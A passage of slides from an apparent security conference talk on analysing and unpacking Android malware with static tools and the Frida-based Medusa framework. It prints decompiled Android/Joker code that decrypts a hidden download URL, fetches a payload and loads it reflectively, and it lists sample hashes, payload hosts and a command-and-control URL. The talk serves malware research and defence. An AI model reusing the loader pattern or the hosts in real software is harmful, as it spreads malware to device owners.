    int v1 = 0x400;  
    int v2;  
    for(v2 = 9; v2 < 41; ++v2) {  
        v1 = 0x40E;  
    }  
  
    byte[] v3 = {105, 10, 82, 8};  
    ...  
}
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see [com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZulxJoDs](https://com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZulxJoDs), method balancetortoise()



# Automating with Regexp

```
"\\.line [0-9]+(\\s){5}input-boolean (v|p)[0-9], " +  
"(v|p)[0-9], L(.{1,100}/){3}.{1,100};->.{1,100}:.(\\s){6}" +  
"(invoke-static \\{\\},  
↪ L(.{1,100}/){3}.{1,100};->.{1,100}\\\\(\\\\)" +  
"Ljava/lang/StringBuilder;(\\s){6}){0,1}" +  
"(const.* (v|p)[0-9], [x\"0-9a-fA-F]+.(\\s){6}){0,1}" +  
"(new-array (v|p)[0-9], (v|p)[0-9], .{1,3}(\\s){6}){0,1}" +  
...
```



- 1 Introduction
- 2 Android malware analysis
  - Obfuscation
  - Packing
  - Using Frida
  - Issues with Frida and files
  - Writing Frida scripts can be difficult
- 3 Unpacking statically
  - Design
  - JsonPacker
- 4 Unpacking with Medusa**
  - Android/Joker overview
  - Implementation of Android/Joker
- 5 Conclusion



# Medusa Demo

```
[i] Loading modules...
[i] Done...
Welcome to:

MEDUSA

Type help for options

Available devices:

0) Device(id="local", name="Local System", type='local')
1) Device(id="socket", name="Local Socket", type='remote')
2) Device(id="emulator-5554", name="Android Emulator 5554", type='usb')


Enter the index of the device to use:
```

<https://github.com/Ch0pin/medusa>




# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/designemoj](https://look4[...]aliyuncs.com/designemoj)



# Android/Joker: 4 payloads !


[https://look4\[...\]aliyuncs.com/designemoj](https://look4[...]aliyuncs.com/designemoj)






# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/number](https://look4[...]aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/number](https://look4[...]aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/xjuys](https://xjuys.[...]aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/xjuys](https://xjuys.[...]aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/fbhx1](https://xjuys.[...]aliyuncs.com/fbhx1)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/fbhx1](https://xjuys.[...]aliyuncs.com/fbhx1)



# Android/Joker: 4 payloads !



More: <https://cryptax.medium.com/...>



# Android/Joker: downloading payload 1

- sha256:  
afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f
- class: f.b.a.a.a

```
this.keydata = "nuff";
this.salt = "Xu7PDSGzGRs=";

// Base64 + PBE MD5 + DES
// https://look4[...].aliyuncs.com/designemoji
String pathname = this.b.a("txxloNzRiCUGALLCRVepAvPIOFmo4TVqlrn1..",
    this.keydata, this.salt);
String filename = this.keydata;

// download
f.b.a.a.a(pathname,
    this.ctx.getCacheDir() +
        "/" + this.concat(filename)).a(this);
```





## Android/Joker: loading dynamically

```
Object cl = ctx.getClassLoader();
ClassLoader cl_obj = ClassLoader.newInstance();
seekClz = cl_obj.loadClass("seek");
Method [] methodsList = seekClz.getMethods();

// to call a static method
// no need to specify the class name
// equivalent: seek.melody(ctx)
methodsList.get("melody").invoke(null, ctx)
```



# Android/Joker: how it's implemented 1/3

```
@Override // f.b.a.a.a.a
public void a(MsgObject_u arg10) {
    try {
        // creates an iterable list of methods of the Context
        ↪ class.
        MethodsIterable_c methodsOfContext =
        ↪ MethodsIterable_c.makeMethodsList(this.ctx.getClass());
        // obfuscated string for getClassLoader
        methodsOfContext.addMethod(new
        ↪ String[]{this.b.decryptPBE_base64("XDpCJSIAb0iSvwxnJIKLvq==",
        ↪ this.keydata, this.salt)});
        methodsOfContext.addMethodWithParameterTypes(new
        ↪ Class[0]);
        // invoke ctx.getClassLoader
        Object class_loader =
        ↪ methodsOfContext.getFirstMethod().invoke(this.ctx);
```



## Android/Joker: how it's implemented 2/3

```
// get the ClassLoader class
Class c1 = class_loader.getClass();
ConstructorList_b methodsOfClassLoader =
↪ ConstructorList_b.getConstructors(c1);
methodsOfClassLoader.doAdd(new String[]{c1.getName()});
methodsOfClassLoader.setAccessible(true);

// instantiate a ClassLoader
// ClassLoader cl_obj = ClassLoader.newInstance();
Object classloader_obj =
↪ methodsOfClassLoader.getFirstConstructor().newInstance(v10_1,
↪ class_loader);
Class c12 = v10_1.getClass();
MethodsIterable_c methodsOfClassLoader2 =
↪ MethodsIterable_c.makeMethodsList(c1);
methodsOfClassLoader2.setAccessible(true);
methodsOfClassLoader2.addMethodWithParameterTypes(new
↪ Class[]{c12});

↪ methodsOfClassLoader2.addMethodWithReturnType(c12.getClass());
```



## Android/Joker: how it's implemented 3/3

```
// obfuscated string for loadClass
methodsOfClassLoader2.addMethod(new
↪ String[]{this.b.decryptPBE_base64("PLwnie6KHT1I2RAniSACNg==",
↪ this.keydata, this.salt)});
// loadClass_method.invoke(obj, "seek");
// this is equivalent to: cl_obj.loadClass("seek");
MethodsIterable_c methodsOfSeek =
↪ MethodsIterable_c.makeMethodsList(((Class)methodsOfClassLoader2
    .getFirstMethod().invoke(classloader_obj,
↪ this.b.decryptPBE_base64("/dv+M33CuEo=", this.keydata,
↪ this.salt))));
// obfuscated string for melody
methodsOfSeek.addMethod(new
↪ String[]{this.b.decryptPBE_base64("1D8uwEs0qUY=",
↪ this.keydata, this.salt)});
methodsOfSeek.addMethodWithReturnType(cl2.getSuperclass());
// invoke melody()
methodsOfSeek.getFirstMethod().invoke(null, this.ctx);
```



- 1 Introduction
- 2 Android malware analysis
  - Obfuscation
  - Packing
  - Using Frida
  - Issues with Frida and files
  - Writing Frida scripts can be difficult
- 3 Unpacking statically
  - Design
  - JsonPacker
- 4 Unpacking with Medusa
  - Android/Joker overview
  - Implementation of Android/Joker
- 5 Conclusion



# Conclusion

- **Static unpackers** are so convenient!
- **Medusa rocks!**

## References

- <https://github.com/Ch0pin/medusa>
- <https://github.com/cryptax/misc-code/blob/master/jsonpacker/jsondecrypt.py>
- <https://cryptax.medium.com/tracking-android-joker...>





Thanks to @TuxDePoinssise, Charles Puaux, Lucas Soursoy,  
@ch0pin, @BlackAlpsConf, @FrenchYeti  
Kudos to Fortinet Swiss Team 😊



# Alternatives

## House

Start Preload Monitor Enumeration Hooks Intercept

FILEIO SHARED PREFERENCES HTTP WEBVIEW SQL IPC MISC

Enable/Disable Clear All Refresh: Off

Clear

MethodName	Args Dump	Return Value
java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c.d\$2.a(Unknown Source:12) com.alpha.rocket.bot.c.d.a(Unknown Source:0) com.alpha.rocket.bot.c.d.a(Unknown Source:113) com.alpha.rocket.bot.c.d.a(Unknown Source:23) java.net.URL.openConnection(URL.java:1006) com.android.okhttp.HttpHandler.openConnection(Handler.java:44) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:54) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:62) com.android.okhttp.internal.huc.HttpURLConnectionImpl.<init> (HttpURLConnectionImpl.java:119) com.android.okhttp.internal.huc.HttpURLConnectionImpl.<init> (HttpURLConnectionImpl.java:114) java.net.HttpURLConnection.<init>(Native Method) HttpURLConnection( argType0 : object )	arg0: http://ajwamccall426.website/api/v1/device	(void) : undefined @ 15:31:20:810
java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c.d\$2.a(Unknown Source:12)	arg0: http://ajwamccall426.website/api/v1/device	(void) : undefined @ 15:31:20:771





# Alternatives

DEXCALIBUR Overview Static analysis Hook Runtime analysis APK Settings

## Hook manager

Disable all Enable all Download script Run (spawn) Attach to app Attach to Gadget Frida server (stopped (click to start))

Type	Method	Status
Fingerprint	android.telephony.TelephonyManager.getDeviceId()<java.lang.String>	OFF
DynamicLoader	dalvik.system.BaseDexClassLoader.<init>()<java.lang.String> <java.io.File> <java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.BaseDexClassLoader.findClass()<java.lang.String> <java.lang.Class>	OFF
DynamicLoader	dalvik.system.DexClassLoader.<init>()<java.lang.String> <java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.DexFile.<init>()<java.io.File> <void>	ON
DynamicLoader	dalvik.system.DexFile.<init>()<java.lang.String> <void>	ON
DynamicLoader	dalvik.system.DexFile.loadDex()<java.lang.String> <int> <dalvik.system.DexFile>	ON
DynamicLoader	dalvik.system.InMemoryDexClassLoader.<init>()<java.nio.ByteBuffer> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>()<java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>()<java.lang.String> <java.lang.String> <java.lang.ClassLoader> <void>	ON
FileDescriptor	java.io.File.<init>()<java.io.File> <java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.lang.String> <java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.net.URIs> <void>	ON
DynamicLoader	java.lang.Class.forName()<java.lang.String> <boolean> <java.lang.ClassLoader> <java.lang.Class>	OFF
DynamicLoader	java.lang.Class.getMethod()<java.lang.String> <java.lang.Class> <java.lang.reflect.Method>	OFF
NativeLibrary	java.lang.Runtime.load()<java.lang.String> <void>	OFF
NativeLibrary	java.lang.Runtime.loadLibrary()<java.lang.String> <void>	OFF
IssueObserver	java.lang.SecurityException.<init>()<java.lang.String> <java.lang.Throwable> <void>	OFF



# Alternatives

The screenshot shows a web browser window with the URL `127.0.0.1:8000/android_dynamic/d9d34d6627ae3150bd574b6523995d9a`. The page title is "Dynamic Analyzer - com.egov.app". The interface features a blue navigation bar with links for "RECENT SCANS", "STATIC ANALYZER", "DYNAMIC ANALYZER", "API DOCS", "DONATE", and "ABOUT", along with a search bar for "Search MD5". Below the navigation bar, there are several blue buttons: "Show Screen", "Remove Root CA", "Unset HTTP(S) Proxy", "TLS/SSL Security Tester", "Exported Activity Tester", "Activity Tester", "Get Dependencies", "Take a Screenshot", "Logcat Stream", and "Generate Report". The main content area is divided into three panels: a mobile device simulator on the left, a "Frida Logs" panel in the center, and a "Frida Code Editor" on the right. The "Frida Logs" panel shows the following text: "Invoking MobSF agents. Environment is ready for Dynamic Analysis. Start Instrumentation or Run the application and navigate through the different flows or business logic manually." The "Frida Code Editor" panel shows a single line of code with the number "1" in the left margin.



# Alternatives

```
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces/firebase:fetch)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces/firebase:fetch, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
```

